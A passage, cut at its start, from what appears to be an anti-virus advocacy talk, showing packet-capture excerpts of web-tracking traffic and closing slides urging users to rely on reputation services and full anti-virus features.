 810 16.332349  192.168.1.4   unassigned.calpop.com          TCP    1950 > 80 [ACK] Seq=1 Ac
  64 7.855208   192.168.1.4   unassigned.calpop.com          TCP    1914 > 80 [SYN] Seq=0 Wi
1143 18.526366  192.168.1.4   unassigned.calpop.com          TCP    1950 > 80 [ACK] Seq=523
 236 8.688918   192.168.1.4   unassigned.calpop.com          TCP    1914 > 80 [FIN, ACK] Seq
  66 7.855609   192.168.1.4   unassigned.calpop.com          TCP    1914 > 80 [ACK] Seq=1 Ac
 811 16.332391  192.168.1.4   unassigned.calpop.com          HTTP   GET /Publishers/9ae520eb
 808 16.331934  192.168.1.4   unassigned.calpop.com          TCP    1950 > 80 [SYN] Seq=0 Wi
1151 18.716320  192.168.1.4   unassigned.calpop.com          TCP    1950 > 80 [ACK] Seq=523
1148 18.715993  192.168.1.4   unassigned.calpop.com          TCP    1950 > 80 [ACK] Seq=523
1154 18.716457  192.168.1.4   unassigned.calpop.com          TCP    1950 > 80 [ACK] Seq=523
1158 18.717144  192.168.1.4   unassigned.calpop.com          TCP    1950 > 80 [FIN, ACK] Seq
 224 8.510821   192.168.1.4   unassigned.calpop.com          TCP    1914 > 80 [ACK] Seq=458
 229 8.688016   192.168.1.4   unassigned.calpop.com          TCP    1914 > 80 [ACK] Seq=458
1157 18.717017  192.168.1.4   unassigned.calpop.com          TCP    1950 > 80 [ACK] Seq=523
```

```
⊞ Frame 923: 869 bytes on wire (6952 bits), 869 bytes captured (6952 bits)
⊞ Ethernet II, Src: 00:24:1d:d1:c1:0c (00:24:1d:d1:c1:0c), Dst: 00:1b:2f:d6:62:80 (00:1b:2f:d6:62:80)
⊞ Internet Protocol, Src: 192.168.1.4 (192.168.1.4), Dst: r-199-59-150-12.twttr.com (199.59.150.12)
⊞ Transmission Control Protocol, Src Port: 1958 (1958), Dst Port: 80 (80), Seq: 1, Ack: 1, Len: 815
⊞ Hypertext Transfer Protocol
```

```
0000  00 1b 2f d6 62 80 00 24  1d d1 c1 0c 08 00 45 00   ../.b..$ ......E.
0010  03 57 18 3c 40 00 80 06  c0 70 c0 a8 01 04 c7 3b   .W.<@... .p.....;
0020  96 0c 07 a6 00 50 fa 17  5a 87 d8 d3 a3 c9 50 18   .....P.. Z.....P.
0030  41 3a 72 fe 00 00 47 45  54 20 2f 6a 6f 74 3f 6c   A:r...GE T /jot?l
0040  3d 25 37 42 25 32 32 5f  63 61 74 65 67 6f 72 79   =%7B%22_ category
0050  5f 25 32 32 25 33 41 25  32 32 74 66 77 5f 77 69   _%22%3A% 22tfw_wi
0060  64 67 65 74 73 25 32 32  25 32 43 25 32 32 65 76   dgets%22 %2C%22ev
0070  65 6e 74 5f 6e 61 6d 65  25 32 32 25 33 41 25 32   ent_name %22%3A%2
0080  32 66 6f 6c 6c 6f 77 62  75 74 74 6f 6e 25 33 41   2followb utton%3A
0090  69 6d 70 72 65 73 73 69  6f 6e 25 32 32 25 32 43   impressi on%22%2C
00a0  25 32 32 6c 61 6e 67 75  61 67 65 25 32 32 25 33   %22langu age%22%3
00b0  41 25 32 32 65 6e 25 32  32 25 32 43 25 32 32 73   A%22en%2 2%2C%22s
00c0  63 72 65 65 6e 5f 6e 61  6d 65 25 32 32 25 33 41   creen_na me%22%3A
00d0  25 32 32 79 6f 75 70 6f  72 6e 25 32 32 25 32 43   %22youpo rn%22%2C
00e0  25 32 32 76 65 72 73 69  6f 6e 25 32 32 25 33 41   %22versi on%22%3A
00f0  25 32 32 32 2e 30 25 32  32 25 32 43 25 32 32 72   %222.0%2 2%2C%22r
0100  65 66 65 72 72 65 72 25  32 32 25 33 41 25 32 32   eferrer% 22%3A%22
0110  68 74 74 70 25 33 41 25  32 46 25 32 46 77 77 77   http%3A% 2F%2Fwww
0120  2e 79 6f 75 70 6f 72 6e  2e 63 6f 6d 25 32 46 77   .youporn .com%2Fw
0130  61 74 63 68 25 32 46 33  38 34 37 30 34 25 32 46   atch%2F3 84704%2F
0140  62 75 73 74 79 2d 72 75  73 73 69 61 6e 2d 6c 69   busty-ru ssian-li
```

Basically, whether you like it or not

- your every move is tracked. Even if the actual information collection is not (yet) implemented, or as Facebook claimed, an unintended side effect, the potential is always there. By default, assume everything is tracked and correlated.

A user who avoids ORSP today is making the same mistake as...

- the one who found updating 4 times a year too much in 1995.
- the ones who auto-executed code from Word Documents in 2000.
- the ones who did not want to patch the OS in 2005.

Consequences

- His own safety is in question.
- He is a threat to others.
- He doesn’t help the community.

Conclusion

- The threat has evolved and is mind boggingly complex today.
- Total Security is an illusion.
- Cybercrime is here to stay.
- Anti-Virus software in its extended form remains an essential (but not the only one) component of your security.
- The reluctance to change our understanding of the threat or to use new potentialities is detrimental, as it always was in the past.

The End.

I hope I have convinced you of the need to look beyond the scan-identify-disinfect stereotype. Please use of all the features your anti-virus offers: they aren’t there for marketing reasons: they are there because of the nature of the threat you are facing.

Thank you.